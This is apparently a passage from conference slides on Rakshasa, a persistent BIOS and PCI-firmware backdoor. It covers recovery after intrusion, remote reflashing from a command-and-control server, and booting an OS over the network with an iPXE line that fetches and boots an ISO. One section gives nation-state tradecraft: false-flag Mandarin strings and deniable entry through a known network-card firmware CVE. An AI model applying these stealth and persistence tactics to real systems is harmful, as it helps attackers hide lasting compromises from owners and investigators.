Even then... not entirely satisfying: the backdoor can flash the original firmwares back remotely.

Post intrusion recovery

- You can't trust your BIOS
- → you can't flash from the OS or even floppy/cdrom.
- → need physical flasher.
- Rakshasa can reinfect itself from any PCI expension ROM.
- → you need to flash all the firmwares of the motherboards at the same time.

Exemple of flasher: BIOS Savior



Flashing BIOS/PCI firmwares remotely




Side note on remote flashing

- BIOS flashing isn't a problem : the flasher (Linux based) is universal.
- PCI roms flashing is more of a problem: flasher is vendor dependant.

How to solve this issue...?

Detecting network card manufacturer from the remote C&C



Backdooring like NSA China



Backdooring like a nation state

Rule #1: non attribution

- you didn't write the free software in first place.
- add a few misleading strings, eg: in mandarin;)

Rule #2: plausible deniability

- use a bootstrap known remote vulnerability in a network card firmware
 - (eg : Duflot's CVE-2010-0104)
 - → « honest mistake » if discovered.
- remotely flash the BIOS.
- do your evil thing.
- restore the BIOS remotely.

More DEMOS



Booting an alternate OS from a Storage Area Network (SAN)



This is possible over a fast enough link (gigabit ethernet for instance)

Booting an alternate OS from a Storage Area Network (SAN)

#!ipxe


fecth iso from SAN and boot sanboot http://boot.ipxe.org/freedos/fdfullcd.iso

The fake problem of BIOS Graphics

- CoreBoot supports adding a bootsplash if you know in advance what BIOS is targetted.
- SeaBIOS has a very minimal menu (wiped out in Rakshasa). Other payloads can have better menus.


Actually...

Exemple GUI payload: invaders (http://www.erikyyy.de/invaders/)



UEFI extention

Use TianoCore payload instead of SeaBIOS



Outro



Outro

This is <u>not</u> a vulnerability:

- it is sheer bad design due to legacy.
- don't expect a patch.
- fixing those issues will probably require breaking backward compatibility with most standards (PCI, PCIe, TPM).

Questions?

